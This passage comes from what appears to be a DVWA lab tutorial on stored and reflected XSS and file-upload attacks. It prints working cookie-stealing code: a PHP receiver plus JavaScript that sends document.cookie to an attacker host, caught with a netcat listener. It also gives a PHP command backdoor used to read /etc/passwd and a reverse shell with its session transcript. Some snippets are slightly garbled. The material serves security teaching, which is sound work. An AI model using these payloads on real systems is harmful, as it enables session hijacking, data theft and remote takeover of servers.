

```
txtName=23h74d1%3Ca+b%3Dc%3Eqjdn&mtxMessage=%3Ch1%3EHello+from+Hidaia%3C%2Fh1%3E&btnSign=Sign+Guestbook
```

- Go to the page [http://localhost/dvwa/vulnerabilities/xss\\_s/](http://localhost/dvwa/vulnerabilities/xss_s/) and set intercept on BurpSuite “Proxy/Intercept” tab.

Change the request to include the final attack:

txtName=23h74dl%3Ca+b%3Dc%3Eqjdn&mtxMessage=%3Ch1%3EHello+from+Hidaia%3C%2Fh1%3E&btnSign=Sign+Guestbook

So you will have the following request in “Proxy/Intercept” page of BurpSuite

When forwarding the request, the html code is executed and you will get the following in the browser:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)**
- CSP Bypass

## Vulnerability: Stored Cross Site Scripting (XSS)

Name: 23h74dloajdn  
Message:  
**Hello from Hidaia**

Name: 23h74dloajdn  
Message:  
**Hello from Hidaia**

### [More Information](#)

## e) Using reflected XSS vulnerability to steal web login session cookies:



This is example using DVWA (damn vulnerable web application) reflected XSS vulnerability to steal web login session cookies

1. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address <http://localhost/dvwa> and the DVWA security set to low.
2. Log on to DVWA application. Set the security to low. Then reset the databases from <https://localhost/dvwa/setup.php>.
3. Go to the page that reflected XSS vulnerability has occurred [https://localhost/dvwa/vulnerabilities/xss\\_r/](https://localhost/dvwa/vulnerabilities/xss_r/).
4. In the text put the following script that shows login cookie by writing:

```
<script>alert(document.cookie);</script>
```

I got the following popup that shows part of the cookie and does not show session ID.



5. In order to get the session ID, I used the BurpSuite. I set “Proxy/Intercept” to be on. And in the page [https://localhost/dvwa/vulnerabilities/xss\\_r/](https://localhost/dvwa/vulnerabilities/xss_r/) text box I put the following script that retrieves the session cookie.

```
<script>alert(document.cookie);</script>
```



This is the reflected XSS request as shown in BurpSuite:

The Cookie: PHPSESSID=515ab63qa9q4nqj2pm2lju7l97; security=low

6. Install “Cookie Quick Manager” extension on Firefox. Within Cookie Manager, find the line for DVWA application cookie and update the cookie with the victim cookie to login with the victim credentials. The Cookie enables us to hijack the login session by using the cookies of the victim. But the victim is not going to hand the cookie to other.

7. A cookie stealer is used to steal the SESSION data or cookie information such as login details of any unsuspecting victim. Once the link is visited, the cookie data of the user is taken and stored externally. They are then redirected to another page without knowing what has just happened. This cookie stealer will be made using PHP so a webhost supporting PHP will be needed. A cookie stealer is made up of a sender and a receiver. The sender is done using JavaScript so will work on almost any user providing JavaScript is turned on. The receiver is placed on your site and takes the cookie from the JavaScript cookie sender.

8. Here is a sample receiver code for your PHP file. The code above takes a REQUEST parameter of `c` from either a HTTP POST or as a GET parameter from the URL (`/script.php?c=[Cookie Data]`). The details are stored in a text log file although a database could also be used. Finally after logging the cookie data the script redirects the victim back to an external URL.

```

<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];

$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);

header("Location: http://www.google.com/");
exit;
?>

```

9. Next is the JavaScript sender:

```

<script>window.location = "http://www.yourdomain.com/stealer.php?c=" + document.cookie;
</script>

```

Again change the URL to fit the actual location and name of your PHP script. If the code above is successfully injected into a page (e.g. through XSS) then as soon as the victim loads the page, they will be redirected to your cookie stealer script. You could also load the URL into a frame to avoid the redirection being noticed. That's all there is to it, you have now built a successful cookie stealer.

10. In my example, I created cookie stealer php script stealer.php. I saved the file in my XAMPP htdocs directory: The file stealer.php will forward the request to <http://www.google.com>.

```



<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];
$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);
header("Location: http://www.google.com/");

```

```
exit;  
?>
```

11. Then I used the following command in the reflected XSS DVWA page  
“[http://localhost/dvwa/vulnerabilities/xss\\_r/](http://localhost/dvwa/vulnerabilities/xss_r/)” :

```
<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;  
</script>
```

12. I got the victim cookie in the htdoc directory in the log file cookieLog.txt.

13. So you can send the victim the url. To decide the URL that you must send the victim, just enter any script in the text box in the page that has reflected XSS vulnerability. In my case

“[http://localhost/dvwa/vulnerabilities/xss\\_r/](http://localhost/dvwa/vulnerabilities/xss_r/)”

This is the URL when using the script `<script>alert('Hacked');</script>`

```
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert('Hacked');  
</script>
```

Change the URL to include the cookie stealer script in the name attribute:

```
<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;  
</script>
```

```
http://localhost/dvwa/vulnerabilities/xss_r/?name=
```

```
<script>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;  
</script>
```

Then you must encode the script from <https://www.url-encode-decode.com/>  
[http://localhost/dvwa/vulnerabilities/xss\\_r/?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F10.0.0.4%2Fstealer.php%3Fc%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3E](http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F10.0.0.4%2Fstealer.php%3Fc%3D%22%2Bdocument.cookie%3B%3C%2Fscript%3E)

You can shorten the url

14. You can also get the link by setting the "Proxy/Intercept" on to get the request URL

[http://localhost/dvwa/vulnerabilities/xss\\_r/?name=%3Cscript%3Ewindow.location+%3D+%22http%3A%2F%2F10.0.0.4%2Fstealer.php%3Fc%3D%22+%2B+document.cookie%3B%3C%2Fscript%3E&user\\_token=25a8feab25d088db4b9bcd175a425458](http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location+%3D+%22http%3A%2F%2F10.0.0.4%2Fstealer.php%3Fc%3D%22+%2B+document.cookie%3B%3C%2Fscript%3E&user_token=25a8feab25d088db4b9bcd175a425458)

## f) Using stored XSS vulnerability to steal web login session cookies:

This is a tutorial how to steal log on cookie using stored cross site scripting.

1. I am going to use DVWA app in Windows device. In the stored cross site scripting page [http://10.0.0.4/dvwa/vulnerabilities/xss\\_s/](http://10.0.0.4/dvwa/vulnerabilities/xss_s/). we need to increase the text message length. In

D:\xampp\htdocs\dvwa\vulnerabilities\xss\_s\index.php. Change the maxlength from 50 100.

```
<tr>
  <td width="100">Message *</td>
  <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea></td>
</tr>
<tr>
```

### 2. Example 1:

- In my first example , I created cookie stealer php script stealer.php. I saved the file in my XAMPP htdocs directory: The file stealer.php will forward the request to <http://www.google.com>.

```
<?php
$logFile = "cookieLog.txt";
$cookie = $_REQUEST["c"];
$handle = fopen($logFile, "a");
fwrite($handle, $cookie . "\n\n");
fclose($handle);
header("Location: http://www.google.com/");
exit;
?>
```

- In the stored cross site scripting page [http://10.0.0.4/dvwa/vulnerabilities/xss\\_s/](http://10.0.0.4/dvwa/vulnerabilities/xss_s/), write the following line in the message field:

```
<script>>window.location="http://10.0.0.4/stealer.php?c="+document.cookie;
</script>
```

### Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Test"/>
Message *	<input type="text" value="&lt;script&gt;window.location='http://10.0.0.4/stealer.php?c='+document.cookie;&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	

- When the victim will go to [http://10.0.0.4/dvwa/vulnerabilities/xss\\_s](http://10.0.0.4/dvwa/vulnerabilities/xss_s) and tries to read the text message, the script stealer.php will be executed and he will be forwarded to [www.google.com](http://www.google.com) and the cookie will be logged in the log file cookieLog.txt according to the script. You can change the stealer.php according to your need.

### 3. Example 2:

In the second example, I am going to use a machine with an IP address of 192.168.223.128 as the attacker machine that will hack the cookie in the victim computer.

- Go to the stored cross site scripting page [http://10.0.0.4/dvwa/vulnerabilities/xss\\_s/](http://10.0.0.4/dvwa/vulnerabilities/xss_s/), write the following script in the message field:

```
<script>new image().src="
http://192.168.223.128/b.php?" + document.cookie; </script>
```

## Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Cookie"/>
Message *	<input type="text" value="&lt;script&gt;new image().src=' http://192.168.223.128 /b.php?'+document.cookie; &lt;/script&gt;"/>
	<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>

- In the attacker computer 192.168.223.128, I wrote the following netcat command to set up netcat listener to port 80.

```
# netcat -nvlp 80
```

- Go to other browser to the stored cross site scripting page [http://10.0.0.4/dvwa/vulnerabilities/xss\\_s/](http://10.0.0.4/dvwa/vulnerabilities/xss_s/) and open to the message that we stored a script in it. The session cookie will be reflected on netcat session.

-

## **14. EXPLOITING FILE UPLOAD VULNERABILITY:**

### **a) File upload vulnerability definition:**

1. Uploaded files represent a significant risk to web applications. The first step in many attacks is to get some code to the system to be attacked. Then the attacker only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.
2. The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system, forwarding attacks to backend systems, and simple defacement. It depends on what the application does with the uploaded file, including where it is stored.

## **b) File upload using DVWA App installed in Kali-Linux:**

1. On this tutorial I am going to use the DVWA application installed in Kali Linux. The IP address of the Kali Linux machine distinguish it from DVWA in windows is 192.168.223.128. The DVWA security set to low So the link to DVWA application in Kali Linux machine

```
http://192.168.223.128/dvwa-linux
```

2. File upload vulnerability is the vulnerability that allows the hacker or attacker their malicious script or program to get remote code execution

3. In DVWA file upload page [http:// 192.168.223.128/dvwa-linux/vulnerabilities/upload/](http://192.168.223.128/dvwa-linux/vulnerabilities/upload/) we can upload files.

4 Kali linux /usr/share/webshells folder comes with a lot of PHP shells in the folder /usr/share/webshells/php. I am going to use the shell /usr/share/webshells/php/simple-backdoor.php. I copied the file to my home directory /home/Hidaia



```
# cp /usr/share/webshells/php/simple-backdoor.php /home/Hidaia
```

The simple-backdoor.php file has the following form:

```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
```

```
}  
?>
```

5. In DVWA set the security low and in file upload page <http://192.168.223.128/dvwa-linux/vulnerabilities/upload/> upload the shell in `/usr/share/webshells/php/simple-backdoor.php` that I copied to `/home/Hidaia/simple-backdoor.php`. I got message that the file is uploaded in `../../hackable/uploads/simple-backdoor.php`.

6. Now we can access the php shell using the link

<http://192.168.223.128/dvwa-linux/vulnerabilities/upload/../../hackable/uploads/simple-backdoor.php>

You will be forwarded to page <http://192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php>

7. Now we can run any command using cmd parameter in the link

<http://192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd>

We get the `/etc/passwd` file.

```
← → ↻ 192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php?cmd=cat+/etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh

sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

8. If I try ls command as example, it will list the files in any directory you choose as long as the shell can have permission to access the directory. As example I chose to list the files in the directory /etc/

<http://192.168.223.128/dvwa-linux/hackable/uploads/simple-backdoor.php?cmd=ls /etc>

## c) Reverse shell file upload:

1. Kali linux /usr/share/webshells folder comes with a lot of PHP shells in the folder /usr/share/webshells/php. I am going to use the shell /usr/share/webshells/php/php-reverse-shell.php. I copied the file to my home directory /home/Hidaia

```
# cp /usr/share/webshells/php/php-reverse-shell.php /home/Hidaia
```

2. Edit the php-reverse-shell.php to point to the attacker IP address which is my Kali Linux machine: 192.168.223.128. And make change of the port. I used port 4444

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.223.128'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

3. In DVWA set the security low and in file upload page

<http://192.168.223.128/dvwa-linux/vulnerabilities/upload/>

4. Now we can access the php shell using the link

<http://192.168.223.128/dvwa-linux/hackable/uploads/php-reverse-shell.php>

5. Open the netcat listener to listen ap port 4444 in the attacker computer 192.168.223.128



```
# nc -lvp 4444 -
```

The command shell will open. You can write your commands such as: `pwd`, `uname -a`, `id`, `whoami`.

```
(root@hidaia)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.223.128] from (UNKNOWN) [192.168.223.128] 37270
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
03:59:20 up 14 min, 1 user, load average: 0.43, 0.49, 0.50
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
hidaia    tty7     :0            03:45    14:06  17.15s 0.42s  xfce4-session
uid=33(hmr-data) gid=33(hmr-data) groups=33(hmr-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(hmr-data) gid=33(hmr-data) groups=33(hmr-data)
$ whoami
hmr-data
$ pwd
/
$ uname -a
Linux hidaia 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64 GNU/Linux
$ █
```

## d) File upload using BurpSuite upload scanner:

1. I am using in this tutorial the DVWA app installed in Windows at localhost <http://localhost/dvwa/> and the DVWA security set to low.
2. When scanning DVWA through BurpSuite. It does not detect the file upload vulnerability as high severity. It just detects it as information severity. Here example how the BurpSuite detected the file upload issue for <http://localhost/dvwa/>:

The screenshot shows the Burp Suite interface. At the top, a list of advisories is displayed, with 'File upload functionality' highlighted in orange. Below this, the detailed view of the 'File upload functionality' advisory is shown. The advisory is categorized as 'Information' severity and 'Certain' confidence. It identifies the host as 'http://localhost' and the path as '/dvwa/vulnerabilities/upload/'. The 'Issue detail' section explains that the page contains a form for submitting user-supplied files to the specified URL.

**Advisory**    Request    Response

**File upload functionality**

Issue: **File upload functionality**  
Severity: **Information**  
Confidence: **Certain**  
Host: **http://localhost**  
Path: **/dvwa/vulnerabilities/upload/**



**Issue detail**

The page contains a form which is used to submit a user-supplied file to the following URL:

- <http://localhost/dvwa/vulnerabilities/upload/>

Note that Burp has not identified any specific security vulnerabilities with this functionality, and you should manually review it to determine whether any problems exist.

2. Go to BurpSuite extensions tab, then to BApp store and find upload scanner from the list. I installed it.

3. When installed, new tab will appear in BurpSuite “Upload Scanner”.

4. From the target tab, choose one of the requests under file upload page:

<http://localhost/dvwa/vulnerabilities/upload/>

